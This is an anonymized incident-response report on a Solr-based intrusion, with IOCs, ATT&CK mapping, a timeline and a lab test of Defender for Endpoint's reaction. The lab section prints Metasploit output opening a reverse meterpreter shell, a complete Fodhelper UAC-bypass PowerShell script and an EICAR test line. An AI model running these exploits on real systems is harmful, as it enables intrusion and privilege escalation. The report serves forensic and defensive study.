CSIS

ANONYMIZED CASE

REST ASSURED.

Incident Response Forensics Case

EXPLOITING MICROSOFT DEFENDER FOR ENDPOINT

CSIS Security Group
Denmark - Vestergade 2B, 1456 Copenhagen, DK
United Kingdom - 95 Aldwych, London, WC28 4JF, UK

+45 8813 6030
contact@csis.com

Table of contents

Management

- Executive Summary 3
- Overview 4
- ATT&CK Matrix 5
- Indicators of Compromise (IOCs) 6
- Incident Analysis 7
- EDR Bypass 8
- Initial Access (patient-0) 16
- Persistence 21
- Privilege Escalation 22
- Lateral Movement 23
- Privilege Escalation 32
- Chronos 42

Executive Summary

Introduction

CSIS was contacted Wednesday 12th of October 2022 at around 15.00 UTC by a company as they had been victim to a cyber incident.

After the company had debriefed CSIS about the situation, it was decided that CSIS should assist with the Incident Response investigation and was given following tasks:

- Take lead on the Incident Response
- Conduct an in-depth investigation and root course analysis
- Provide security recommendations

This analysis has been anonymized which means IP addresses, domain names, usernames, etc. have been changed.

Executive Summary

Using different hacker techniques, malware, and tools the perpetrator(s) obtained domain administrator (user: `ADMIN1`) privileges and compromised at least five different servers

- `HOST1`
- `HOST2`
- `HOST3`
- `HOST4`
- `HOST5`

Attack start

The initial compromise occurred on the `DAY 1`.

First unauthorized logins

The first sign of malicious activity was observed at `DAY 1 (+1H)`.

Initial access vector

The perpetrator(s) gained initial access to the network via exploitation of the `CVE-2019-17558` vulnerability using a publicly available exploit against the Solr webserver. Solr was installed on three of the servers (`HOST1`, `HOST2`, and `HOST3`) exposed directly to the Internet. After successful exploitation of this vulnerability, the perpetrator(s) gained access to the aforementioned servers with `NT Authority\System` privileges.


Data exfiltrated

CSIS did not find any signs of exfiltration of data.


Attack type

Yes, this was a targeted attack, and the motive seems to be the ability to obtain persistence in the company network.

Overview


HOST1
HOST2
HOST3
1
Initial access
Exploitation
[redacted]
Perpetrator
Apache Solr
Solr servers
CVE-2019-17558
4
Lateral Movement
Downloaded via PowerShell
[redacted]
Golang Executable
[redacted]
Network share
[redacted]
[redacted]
Cobal Strike
Execute
[redacted]
Network Scan
fscan.exe
BLOODHOUND
AD Enumeration
[redacted]
3
Privilege escalation
Domain admin
2
Persistence
Backdoor
lssasc.exe

ATT&CK Matrix



Abused assets	
ID	Description
A01	Apache Solr
A02	Powershell
A03	Logon credentials
A04	Registry
A05	Network share

Techniques	
ID	Description
T1203	Exploitation for Client Execution
T1090.002	Proxy: External Proxy
T1053	Scheduled Task/Job
T1046	Network Service Discovery
T1482	Domain Trust Discovery
T1068	Exploitation for Privilege Escalation
T1555	Credentials from Password Stores
T1543	Create or Modify System Process
T1135	Network Share Discovery
T1562	Impair Defenses

IOC's	
ID	Description
IO01	update.exe
IO02	lssasc.exe
IO03	lapx.exe
IO04	SharpHound.exe
IO05	PVEFindADUser.exe
IO06	sharpwmi.exe
IO07	fscan.exe
IO08	iox.exe
IO09	ncx.exe
IO10	0803.exe
IO11	su.exe
IO12	34B6B2B.exe

Indicators of Compromise (IOCs)

Process Used	SHA1 Hash
update.exe	312382290f4f71e7fb7f00449fb529fce3b8ec95
lssasc.exe	f1356a1b79579523614076183fe775ec430d5d3d
lapx.exe	4f7ea828d434e7a938c8424ebe02cbc80887faa9
lsaasc.exe	32bae133db74d19998d8d0c12ff71fa04d59bc55
SharpHound.exe	6a33a57f90ed3ee191416f429a102d4afa697532
PVEFindADUser.exe	c5513b1a35662dacf6e0066bbbe2ba94e0f812d5
sharpwmi.exe	2c027b5dad943d70518d45cffd2e2c972e03a119
fscan.exe	688215dca74839b17a9fd87c8910b7d783e0c481
iox.exe	4c46d53fd37683f0b434000424f302a679ffc57c
ncx.exe	febce5670e08cc9ca360862d784079c3ab10eb7f
0803.exe	15eec63cbf609562ea4dfa1898814bcbc165129b
su.exe	fb893bc7542fc5c35ce46e8a5146fb8f47f02049
34b6b2b.exe	aea76e173108626d6571c29ac78b521945c62b04
45ffcb4.exe	d29504a077b9aa13244d5fb11319a273a3fb6253
servicehoster.exe	37dc301cb0974c049b34f93eaa4dd61aa351514d

Incident Analysis

The following chapter contains the results from the Incident Response investigation

Timestamp	Action
DAY 1	Perpetrator(s) successfully exploited vulnerability CVE-2019-17558 that allows remote code execution and launched “whoami.exe” on each server.
DAY 1 (+1H)	Downloaded Golang executable which contains Cobalt Strike downloader
DAY 1 (+1H)	The AV detected the downloaded file and deleted it
DAY 1 (+2H)	Using “fscan.exe” the perpetrator executes a network scan against the subnet and stores the results in a file “out.txt” to lately do lateral movement.
DAY 1 (+2H)	The perpetrator uploads “IOX.exe” that is used to redirect TCP connections.
DAY 1 (+3H)	Running BloodHound against the active directory through the previously established proxy.
DAY 21	The perpetrator managed to start the process “lssasc.exe” on “HOST1” with “Administrator” privileges.
DAY 21 (+1H)	Using exploit CVE-2019-0803 the perpetrator elevated local privileges to “NT Authority\System”
DAY 21 (+2H)	Cobalt Strike was used to download PVEFindADUser and save as `C:\Windows\System32\PVEFindADUser.exe`
DAY 22	Files “su.exe” and “autorun.bat” were copied using the same technique Uses “sharpwmi.exe” and pass-the-hash to execute commands and “su.exe” for privilege escalation
DAY 23 (+10H)	Create a new service on the server by making changes in the Registry to create persistence.

EDR Bypass

Microsoft Defender for Endpoints Behavior in Apache Solr Exploit

In a recent incident response (IR) case involving Apache Solr, Microsoft Defender for Endpoints (MDE) detected an Apache Solr exploitation but failed to stop the reverse shell generated by the HTTP command injection to the Java process handling the Apache Solr service. To better understand the behavior of MDE in these situations, a test was conducted using Apache Solr 6.6.3 on Windows 10 and Metasploit (solr*velocity*rce) on Kali.

The test involved installing Apache Solr with standard settings, and then exploiting Apache Solr to execute a script that spawned a reverse shell. Upon executing the exploit, a new Java process (PID 1108) was spawned, followed by a prompt (PID 4220) that created another Java process (PID 4364) and another prompt (PID 5892).

MDE then detected the exploit and attempted to remediate the situation by terminating the parent process to the prompt, but the child process with the reverse shell remained running.


Setup

The test contained:


Windows 10 Apacke Solr 6.6.3

Kali Metasploit (solr*velocity*rce)

First we installed Apache Solr with standard settings



and opened the firewall



The Exploit

From Metasploit we exploited Apache Solr to execute a script that spawned a reverse shell.

```
msf6 exploit(multi/http/solr_velocity_rce) > show options

Module options (exploit/multi/http/solr_velocity_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   SolrRocks        no        Solr password
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.109.171  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8983             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /solr/           no        Path to Solr
   USERNAME   solr             no        Solr username
   VHOST                       no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.109.149  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java (in-memory)
```

```
[*] Started reverse TCP handler on 192.168.109.149:4444
[*] Found Apache Solr 6.6.3
[*] OS version is Windows Server 2016 amd64 10.0
[*] Found core(s): gettingstarted
[+] Found Velocity Response Writer in use by core 'gettingstarted'
[+] params.resource.loader.enabled for core 'gettingstarted' is set to true.
[*] Targeting core 'gettingstarted'
[+] params.resource.loader.enabled is true for core 'gettingstarted'
[*] Using URL: http://192.168.109.149:8080/
[*] Sending stage (58829 bytes) to 192.168.109.171
[*] Meterpreter session 1 opened (192.168.109.149:4444 → 192.168.109.171:52351) at 2022-12-16 03:07:40 -0500
[*] Server stopped.

meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop\solr-6.6.3\server>
```

Microsoft Defender Behavior


Execute of Exploit, spawns a new java process (PID 1108) which spans a prompt (PID 4220)

ProcessHacker.exe	6904	0.58		19.57 MB	WIN10-SC-DEF01\CSIS	Process Hacker
conhost.exe	7800	0.01	106 B/s	7.07 MB	WIN10-SC-DEF01\CSIS	Console Window Host
java.exe	5744	29.09	925.73 kB...	651.43 MB	WIN10-SC-DEF01\CSIS	Java(TM) Platform SE binary
java.exe	1108			72.13 MB	WIN10-SC-DEF01\CSIS	Java(TM) Platform SE binary
conhost.exe	4220			5.99 MB	WIN10-SC-DEF01\CSIS	Console Window Host


The prompt (PID 4220) the spawn a new java process (PID 4364) which spawns a new prompt (PID 5892)


ProcessHacker.exe	6904	2.80	98.29 kB/s	19.81 MB	WIN10-SC-DEF01\CSIS	Process Hacker
conhost.exe	7800			7.07 MB	WIN10-SC-DEF01\CSIS	Console Window Host
java.exe	5744	0.04		651.43 MB	WIN10-SC-DEF01\CSIS	Java(TM) Platform SE binary
java.exe	1108	6.97	706.36 kB...	72.27 MB	WIN10-SC-DEF01\CSIS	Java(TM) Platform SE binary
conhost.exe	4220		56 B/s	5.99 MB	WIN10-SC-DEF01\CSIS	Console Window Host
java.exe	4364			4.41 MB	WIN10-SC-DEF01\CSIS	Java(TM) Platform SE binary
conhost.exe	5892			5.99 MB	WIN10-SC-DEF01\CSIS	Console Window Host

Then MDE reacts on the Meterpreter.B




Then MDE start terminating Processes





MDE detects the Exploit and tries to remediate by terminate the parent process to the prompt but leaves the child process with the reverse shell be



Second Test just to be sure

2 files Pwn.cmd and Pwn.ps1

Proccess


Pwn.cmd execute Pwn.ps1


```
#UAC Bypass

function FodhelperBypass(){

Param (

 [String]$program = 'cmd.exe' #default

      )

#Create registry structure

New-Item "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -
Force
New-ItemProperty -Path "HKCU:\Software\Classes\ms-
settings\Shell\Open\command" -Name "DelegateExecute" -Value "" -Force
Set-ItemProperty -Path "HKCU:\Software\Classes\ms-
settings\Shell\Open\command" -Name "(default)" -Value $program -Force

#Perform the bypass
Start-Process "C:\Windows\System32\fodhelper.exe" -WindowStyle Hidden

#Remove registry structure
Start-Sleep 3
Remove-Item "HKCU:\Software\Classes\ms-settings\" -Recurse -Force

}
FodhelperBypass
```


Pwn.cmd process tree


```
6076: cmd.exe (user)
        1176: conhost.exe (user)
```


```
        2192: powershell.exe (user)
            5032: fodhelper.exe (administrator) - UAC Evasion Exploit

            6576: fodhelper.exe (administrator) - UAC Evasion Exploit

                448: cmd.exe (system)
                1676: conhost.exe (system)
```












Example in our framework DTMG

With this CMD script we will show that the child process keeps running after Virus/Threat detection.


pwn2_1.cmd is a Base64 encrypted payload




When Decrypted it creates a file with the payload Eicar (a test palyoad every protection software will detect)).

```
echo|set /p="X5O!P%%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*" >
virus.file
notepad
```

